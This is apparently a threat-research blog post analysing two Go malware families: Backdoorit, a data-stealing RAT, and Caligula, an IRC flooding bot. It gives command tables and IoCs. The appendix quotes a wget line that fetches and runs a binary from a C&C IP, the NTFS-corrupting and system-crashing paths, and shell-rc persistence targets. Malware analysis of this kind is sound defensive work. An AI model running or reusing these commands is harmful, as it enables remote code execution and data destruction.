Go malware on the rise

By Threat Research TeamThreat Research Team


Archived: 2026-04-05 14:31:19 UTC

Introduction

The Go programming language is becoming more and more popular. One of the reasons being that Go programs can be compiled for multiple operating systems and architectures in a single binary self containing all needed dependencies. Based on these properties, and as we expected, we observed an increase in the number of malware and gray tools written in Go programming language in the last months. We are discovering new samples weekly.

For instance, in `late April`, we discovered two new strains in our internal honeypots, namely `Backdoorit` and `Caligula`, both of which were at that time undetected on VT.

- Backdoorit VirusTotal history



Both of these malware strains are multiplatform bots compiled for many different processor architectures and written in the Go programming language.

Analyzing Backdoorit

`Backdoorit` (version *1.1.51562578125*) is a multiplatform `RAT` written in Go programming language and supporting both `Windows` and `Linux/Unix` operating systems. In many places in the code it's also referred to as `backd00rit`.

Based on the close inspection of the `analyse-full` command of `Backdoorit`, we concluded that the main purpose of this malware is stealing `Minecraft` related files, `Visual Studio` and `Intellij` projects.

But the malware is not limited just to those files. Some commands (`upload` , `basharchive` , `bashupload` and so on) allow it to steal arbitrary files and information, install other malware in the system or run arbitrary commands (`run` , `run-binary` , etc.) and take screenshots of the user activity (`screenshot` , `ssfile` and so on).

Evidence indicates that the `Backdoorit` developer is not a native English speaker, further pointing to a possible Russian threat actor. The comments and strings in the code are mostly written in English but often grammatically incorrect. For instance, we found the message: *"An confirmation required, run "*. We also discovered some isolated strings written in the Russian language.

```
.text:0000000006B3F72    lea     rcx, aTargetDist ; "[target] [dist]"
.text:0000000006B3F79    mov     edi, 0Fh
.text:0000000006B3F7E    lea     rsi, aPeremestitFail ; " Переместить файл "
```

In addition to the aforementioned strings we also observed that, amongst others, the VimeWorld files (a Russian project that offers Minecraft servers) are being targeted. This further leads us to believe the Russian origin of the threat actor behind this malware.

```
lea     rdi, [rsp+220h+var_108]
call    backd00r1t_analyze_fileTree
lea     rax, aCreatingVimewo ; "Creating .vimeworld report..."
mov     ebx, 1Dh
```

After running `Backdoorit` the `RAT` retrieves some basic environment information such as the current operating system and the name of the user. It then continuously tries to connect to a `C&C` server to give the attacker access to a shell.

The malware logs all executed operations and taken steps via a set of `backd00r1t_logging_*` functions. Those logs can be uploaded to the server of the attacker either by using `uploadlogs` and `uploadlogs-file` shell commands or automatically in case a Go panic exception is raised.

In such case `backd00r1t_backdoor_handlePanic` handles the exception and performs the following actions:

1. It first sends the logs to the endpoint `/api/logs` of the `C&C` server with a `JSON` request structure as defined in the function: `backd00r1t_api_SendLogs` .
2. It closes the connection with the C&C server.
3. It attempts to reconnect again.

The mentioned handler helps to keep the bot connected and also allows the attacker to remotely follow the execution trace.

Once the connection to C&C succeeds, the attacker gets the context information listed below. The function `backd00r1t_backdoor_SocketConnectionHandle` is responsible for handling all the commands supported by this RAT and first calls to `backd00r1t_backdoor_printMotd` for displaying such information:

- Last connected time
- The Backdoorit version
- Process
- Active connections
- User name

- User home
- User id
- Login
- Gid
- Process path
- Modules Autostart state

The shell allows the threat actor to remotely execute arbitrary commands. The first command that is likely to be run is the `analyse-full` command because it generates a `report.txt` file containing the `Desktop`, `Documents`, `Downloads`, `Minecraft` and `VimeWorld` folder file trees and uploads the mentioned report and both `Visual Studio` and `IntelliJ` projects folders contents, to Bashupload, a web service allowing to upload files from command line with a storage limitation of `50GB`.

As mentioned earlier, if the attacker chooses to do so, he/she will be also able to implant other malware in the system. The threat actor can use the commands: `run-binary` (a command for downloading and executing a script), `shell` (a command allowing to spawn the operating system shell and execute arbitrary commands) or other available commands.

The malware also contains a sort of a "`kill-switch`" that can be triggered by the `exploit` command, but in this case this does not simply remove the malware itself, but has the ability to crash the Windows operating system by exploiting *CVE-2021-24098* and also corrupt the NTFS of the hard disk via CVE-2021-28312 on vulnerable systems. This leads to complete loss of file information (including size, time and date stamps, permissions and data content) as well as, of course, removing evidence of the infection.

There are many more commands implemented in the shell that you can check at the corresponding section of the Appendix. As you will notice, the malware incorporates a `checkupdates` command so we may expect to see new versions of `Backdoorit` soon.


Analyzing Caligula


`Caligula` is a new `IRC` multiplatform malicious bot that allows to perform `DDoS` attacks.

The malware was written in Go programming language and distributed in `ELF` files targeting several different processor architectures:

- Intel 80386 32-bit
- ARM 32-bit
- PowerPC 64-bit
- AMD 64-bit

It currently supports `Linux` and `Windows` platforms via `WSL` and uses the function `os_user_Current` for determining the underlying operating system.






`Caligula` is based on the *Hellabot* open source project, an easily modifiable event based `IRC bot` with the ability to be updated without losing connection to the server.

Of course, more code reuse was found in the `Caligula` coming from open source projects (*log15*, *fd*, *go-shellwords*, *go-isatty* and *go-colorable*) but the core functionality is based on `Hellabot` .

All the samples that we hunted in the wild are prepared to connect to the same hardcoded IRC channel by using the following data:

- Host: 45.95.55.24:6667
- Channel: #caligula
- Username: It is composed of the platform, current user and a pseudo-random number.
    - e.g. [LINUX]kali-11066

As shown in the following screenshot, the bot is prepared for joining the `Caligula IRC Net v1.0.0` botnet.



`Caligula IRC Net v1.0.0` is a botnet ready for flooding. The bots offers to the attacker the following attacks:

Attack	Description
udp	udp flood with limited options.
http	http flood with no options at all.
syn	syn flood.
handshake	handshake flood.
tcp	tcp flood.

For more information on how Caligula bot source code is organized, check the source code file listing available in the appendix. It can be useful for getting a high level perspective on the malware design, notice that new attack methods can be easily added to it and identify the Caligula malware family.

Conclusion

Due to its native multiplatform support and relative ease of development, the use of Go programming language for malicious purposes is currently growing, especially in malware targeting Unix/Linux operating systems.

Naturally with the growing interest and community around the Go programming language, some of the malicious tools are being open sourced on Github and resued by different threat actors.

In this instance, we were one of the firsts in hunting and detecting *Backdoorit* and *Caligula*.

Appendix

Backdoorit shell commands reference

Command syntax	Description
shell	This command spawns a shell. For Windows platforms, if available, it executes Powershell. Otherwise it executes the Command prompt. For the rest of the platforms, it spawns a Bash Unix shell.
help	Shows the help containing the available commands but also some status information.
toggle-path	Enables or disables showing the toggle path.
bell	Enables or disables the bell sound.
clear-fallback	Clears the screen.
background-logs	Asks to the attacker for the *buffer size* and the *maximum buffer size* in order to store the logs in background.
backdoor	Shows the RAT information: BuiltCodenameVersionReconnect time
clear-code	Resets any style property of the font by using the ANSI Escape Codes : \x*1B[0J*
clear-color	Clears the shell coloring.
colors / color	Enables or Disables the shell coloring.
un-export [env] [fir][key][url]	Removes an environment variable.
export	Adds an environment variable.
mkdir [path]	Creates a folder for the specified path.
exit	Exits.
wcd	Prints the working directory.
motd	Prints the following information: Last connected time. The Backdoorit version. ProcessActiveConnectionsUser nameUser homeUser idLoginGidProcess path The modules Autostart state.
get-asset [asset]	Access to an asset (those are identified by string and accessed via GO language *mapaccess1_faststr* function)
extract-asset [asset] (path)	Extracts an asset to the specified path.
safe	Allows to disable safe mode
open-file	Open file.
open	Open url in browser.
list-windows-disks	List disks (command available for Windows systems)
cp [target] [dist]	Copy file.
rm	Removes a file or a folder and all its content. If the attacker is trying to remove the entire current folder, the agent asks her/him for preventing the human error.
cd	Changes the working directory.
ls	It shows the modification date, Filename and Size.
cat [file][path]	Read file.

rm	Removes a file or a folder and all its content. If the attacker is trying to remove the entire current folder, the agent asks her/him for preventing the human error.
cd	Changes the working directory.
ls	It shows the modification date, Filename and Size.
cat [file][path]	Read file.
checkupdates	It asks for the version to the endpoint: */api/version* If there is a new version available for the appropriate operating system, then it downloads it by using wget: *wget -O app --user nnstd --password access http://185.174.136.162/4ejski_bejenec && chmod +x app && ((./app) &)*
exploit [exploit] [...args]	Runs an exploit. It currently supports the following exploits: windows/crash|uncIt crashes Windows by accessing the file: \\.\globalroot\device\condrv\kernelconnectwindows/destroy|i30It corrupts the drive by executing the following command: *cd C:|i:$i30:$bitmap*
autostart	It persists the payload by modifying the following files: *.bashrc .profile .zshrc .bash_profile .config/fish/config.fish* This command enables the internal flag: *backd00r1t_modules_autostart_state*
autostart-update	Update autostart.
exec [cmd] [... args]	Executes a command with the specified arguments.
sysinfo (detailed)	Shows the following system information: WorkingDirectory, Command line, User, Terminal
neofetch / screenfetch	Shows the following system information: CPU Info: Family, Vendor, PhysicalID. CoresHost InfoUptime, OS, Platform, Platform Family, Platform Version, Host ID, Kernel Arch, Kernel Version, Network Interfaces Info: HW Addr, Flags, Index
Screenshot / ssfile / screen	It creates a screenshot, and stores it in a PNG file located in one of the following directories. It depends on the platform: Windows: *C:\Users\{username}\AppData\Local\Temp* Linux: */tmp/* Finally, the screenshot is uploaded and, after that, it removes the file from disk.
archiveapi	It creates a file following the format: *tmp-archive-{current_date}.gdfgdgd* For Windows platforms: *C:\\Users\\{username}\\AppData\\Local\\Temp* For Linux platforms: /tmp/ The function removes the previous file in case a file with the same name does exist. Then it sends the file and after that, removes the file
Create-archive [output] [target]	Create archive with files from target in output.
Uploadapi [file] [path]	Automatically uploads the file specified to predefined servers.
uploadlogs-file	Uses the */api/upload* API endpoint for uploading the file *agent.log*
uploadlogs	It sends the logs to the API endpoint */api/logs* in JSON format.
upload [url] [file]	Upload file to Server (HTTP).
bashupload [file][path]	Automatically upload file to https://bashupload.com/
bashdownload	Access the file in https://bashupload.com/ with the parameter: *?download=1*
bashupload-parse [file][path]	Automatically upload file to https://bashupload.com/ and get direct link
basharchive [target]	Create archive and upload it to bashupload.com: https://bashupload.com/backdoor-archive.zip
download	Downloads a file.
bashdownload [url]	Downloads the file by querying the url: https://bashupload.com/ With the parameter: *?download=1*
run [url]	Download script and run it.
run-binary	Download script, and run it. Currently, it only supports Windows platforms. It downloads the *run-script.ps1* file to a temporary folder and executes it.
cls	Clear screen.
$STOP	This command stops Backdoorit.
analyse-full	It creates a report *report.txt* containing: *{USERHOME}\source\repos{USERHOME}\IdeaProjectsDesktop* file tree *Documents* file tree *Downloads* file tree *AppData\Roaming\.minecraft* file tree *AppData\Roaming\.vimeworld* file tree. It uploads the files in *Visual Studio* repos folder and *Intellij* projects folder via *backd00r1t_analyze_uploadDirectory*,but also a report of the files in the main computer folders via *backd00r1t_analyze_uploadFile*

Backdoorit bot source code listing

- H:/backdoorIt//injected/backdoor/BackdoorEnvironment.go
- H:/backdoorIt//injected/backdoor/BackgroundTasks.go
- H:/backdoorIt//injected/backdoor/CommandHelpers.go
- H:/backdoorIt//injected/backdoor/ConnectionHandler.go
- H:/backdoorIt//injected/files/Assets.go
- H:/backdoorIt//injected/api/Configuration.go
- H:/backdoorIt//injected/backdoor/ExecHandlers.go
- H:/backdoorIt//injected/backdoor/ExecHandlers__linux.go

- H:/backdoorIt//injected/backdoor/main.go
- H:/backdoorIt//injected/launcher/main.go

Caligula bot source code listing

- /root/irc/bot/attack/attack.go
- /root/irc/bot/attack/methods.go
- /root/irc/bot/attack/parser.go
- /root/irc/bot/attack/flags.go
- /root/irc/bot/network/header.go
- /root/irc/bot/network/ip.go
- /root/irc/bot/network/tcp.go
- /root/irc/bot/routine/timedRoutine.go
- /root/irc/bot/attack/methods/httpflood.go
- /root/irc/bot/attack/methods/sshflood.go
- /root/irc/bot/attack/methods/synflood.go
- /root/irc/bot/attack/methods/tcpflood.go
- /root/irc/bot/attack/methods/udpflood.go
- /root/irc/bot/handle.go
- /root/irc/bot/singleInstance/singleinstance.go
- /root/irc/bot.go

IoCs

Backdoorit

- `34366a8dab6672a6a93a56af7e27722adc9581a7066f9385cd8fd0feae64d4b0`

Caligula

- `147aac7a9e7acfd91edc7f09dc087d1cd3f19c4f4d236d9717a8ef43ab1fe6b6`
- `1945fb3e2ed482c5233f11e67ad5a7590b6ad47d29c03fa53a06beb0d910a1a0`
- `4a1bb0a3a83f56b85f5eece21e96c509282fec20abe2da1b6dd24409ec6d5c4d`
- `6cfe724eb1b1ee1f89c433743a82d521a9de87ffce922099d5b033d5bfadf606`
- `71b2c5a263131fcf15557785e7897539b5bbabcbe01f0af9e999b39aad616731`
- `99d523668c1116904c2795e146b2c3be6ae9db67e076646059baa13eeb6e8e9b`
- `fe7369b6caf4fc755cad2b515d66caa99ff222c893a2ee8c8e565121945d7a9c`
- `97195b683fb1f6f9cfb6443fbedb666b4a74e17ca79bd5e66e5b4e75e609fd22`
- `edcfdc1aa30a94f6e12ccf3e3d1be656e0ec216c1e852621bc11b1e216b9e001`

The complete *Backdoorit* and *Caligula* IoCs are in our IoC repository.

A group of elite researchers who like to stay under the radar.
